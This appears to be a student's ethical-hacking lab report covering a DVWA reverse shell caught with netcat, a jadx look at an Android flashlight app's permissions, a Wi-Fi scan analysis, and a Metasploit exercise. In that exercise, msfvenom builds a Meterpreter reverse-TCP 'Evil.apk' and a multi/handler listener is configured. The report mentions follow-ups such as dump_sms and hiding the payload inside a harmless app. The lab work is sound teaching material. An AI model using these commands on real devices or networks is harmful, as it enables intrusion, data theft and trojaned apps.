


A screenshot of a terminal window titled "DVWA" showing a reverse connection to a Kali Linux machine. The terminal output is:

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.123.10] from (UNKNOWN) [192.168.123.50] 50003
bash: no job control in this shell
www-data@jcu-eh-lab:/var/www/dvwa/vulnerabilities/exec$
```

The DVWA interface shows the "Command Execution" section with a "More info" link.

Lab 1



The screenshot shows the JADX GUI interface with the title bar "Flashlight - jadx-gui". The left sidebar displays the project structure with files like fabric, META-INF, res, and AndroidManifest.xml selected. The main window shows the XML code of the AndroidManifest.xml file. The code includes manifest declarations, uses-sdk and uses-permission tags for various permissions, and uses-feature tags for camera-related hardware features.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="64"
    android:versionName="1.7.4"
    android:compileSdkVersion="28"
    android:compileSdkVersionCodename="9"
    package="com.torch.lampe.flashlight"
    platformBuildVersionCode="28"
    platformBuildVersionName="9">

    <uses-sdk
        android:minSdkVersion="16"
        android:targetSdkVersion="28"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.FLASHLIGHT"/>
    <uses-feature
        android:name="android.hardware.camera"
        android:required="false"/>
    <uses-feature
        android:name="android.hardware.camera.flash"
        android:required="false"/>
    <uses-feature
        android:name="android.hardware.camera.autofocus"
        android:required="false"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
```

com.torch.lampe.flashlight is the packagename

minSdkVersion is 16

targetSdkVersion is 28

uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"

uses-permission android:name="android.permission.INTERNET"

uses-permission android:name="android.permission.CAMERA"

uses-permission android:name="android.permission.DISABLE_KEYGUARD"

uses-permission android:name="android.permission.WAKE_LOCK"

uses-permission android:name="android.permission.FLASHLIGHT"

uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"

uses-permission

android:name="android.permission.WRITE_EXTERNAL_STORAGE"

uses-permission android:name="android.permission.READ_PHONE_STATE"

uses-permission

android:name="android.permission.READ_EXTERNAL_STORAGE"

are permissions

```
<uses-feature
    android:name="android.hardware.camera"
    android:required="false"/>
<uses-feature
    android:name="android.hardware.camera.flash"
    android:required="false"/>
<uses-feature
    android:name="android.hardware.camera.autofocus"
    android:required="false"/>
```

Are camera features

Lab 2




8:12 TALK S

LTE 13%

채널 그래프

2.4 GHz 5 GHz 6 GHz

PRO



TPlinks are expected one is my switch one is another switch that I used to use but transferred to next room long ago

The others are unexpected, I assume those are networks from other tenant or the shops at ground floor

Yangxiahong appears twice at different distances, likely multiple BSSIDs on the same SSID for range extension.

Security

All networks use WPA2-PSK-CCMP which is standard, strong encryption.

One device uses WPA-PSK-CCMP which is slightly weaker, may be older hardware

If attempting to hack JCU network the hidden SSID or WPA network could be prioritized, as weaker encryption or configuration issues

Spectrum

2.4 GHz: Channels 1–13 active.

5 GHz: Channels from 36 up to 165 used

Bandwidth from 20 MHz, 40 MHz, and 80 MHz

No 6GHz channels

Others are used

2.4 GHz Band:

Channels 1 to 13 are allowed.

Channel 14 is not permitted, which explains why Channel 14 is never seen in the scan

5 GHz Band:

Channels 36 to 64, 100 to 144, and 149 to 165 are allowed

Channels 52–144 require DFS

The map shows that JCU Singapore is located near Changi Airport, which is in the north east part of the image. Since airports use radar systems that work in the 5GHz range, Wi-Fi networks in this area must follow DFS rules. This means that if a Wi-Fi router is using a DFS channel and detects radar signals, it must change channels automatically to avoid interference. For the JCU campus, this can cause issues like Wi-Fi delays when connecting or unreliable connections if the router switches channels during use. To avoid problems, the IT team might choose to stay away from DFS channels, but this limits how many channels are available, especially in busy areas like classrooms. Overall, being close to the airport makes Wi-Fi setup a bit more complicated at JCU

Lab3

```
PS C:\metasploit-framework> .\embedded\bin\ruby.exe -run -e httpd . -p 8101 -b 172.18.160.1
[2025-04-07 21:46:29] INFO  WEBrick 1.8.2
[2025-04-07 21:46:29] INFO  ruby 3.2.5 (2024-07-26) [x64-mingw-ucrt]
[2025-04-07 21:46:29] INFO  WEBrick::HTTPServer#start: pid=6132 port=8101
[2025-04-07 21:46:29] INFO  To access this server, open this URL in a browser:
[2025-04-07 21:46:29] INFO          http://172.18.160.1:8101
```

Created the browser



Received welcome message

```
PS C:\metasploit-framework> .\bin\msfvenom -l payload
C:/metasploit-framework/embedded/lib/ruby/gems/3.2.0/gems/rex-core-0.1.32/lib/rex/compat.rb:381: warning: Win32API is deprecated after Ruby 1.9.1; use fiddle directly instead


Framework Payloads (1463 total) [--payload <value>]
=====
Name                                     Description
-----
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                 Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http       Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https      Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp        Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http      Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https     Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp       Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http            Spawn a piped command shell (sh). Tunnel communication over HTTP
```

Loads of payloads pop up

```
PS C:\metasploit-framework> .\bin\msfvenom -p android/meterpreter/reverse_tcp LHOST=172.18.160.1 LPORT=4444 -o Evil.apk
C:/metasploit-framework/embedded/lib/ruby/gems/3.2.0/gems/rex-core-0.1.32/lib/rex/compat.rb:381: warning: Win32API is deprecated after Ruby 1.9.1; use fiddle directly instead
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10234 bytes
```

Generate malicious apk


```
PS C:\metasploit-framework> .\bin\msfconsole
C:/metasploit-framework/embedded/lib/ruby/gems/3.2.0/gems/rex-core-0.1.32/lib/rex/compat.rb:381: warning: Win32API is deprecated after Ruby 1.9.1; use fiddle directly instead
Metasploit tip: Start commands with a space to avoid saving them to history
< HONK >
```



Msfconsole launched

```
Msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.18.160.1
LHOST => 172.18.160.1
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > |
```

Set up the exploit



Used the new version of small phone but this won't allow me to install apk into android device

Meterpreter session was running in Dalvik, which is the Android runtime environment. This information confirms that the backdoor connection worked and helps identify the Android version and system architecture, which is useful for choosing the right exploits or payloads. Other commands like check_root, shell, and dump_sms could be used next to gather more details or take control of the device

Instead of building a malicious app from scratch, it's possible to inject the payload into a normal, harmless app like HelloWorld.apk. This makes the app appear safe while hiding the malicious code inside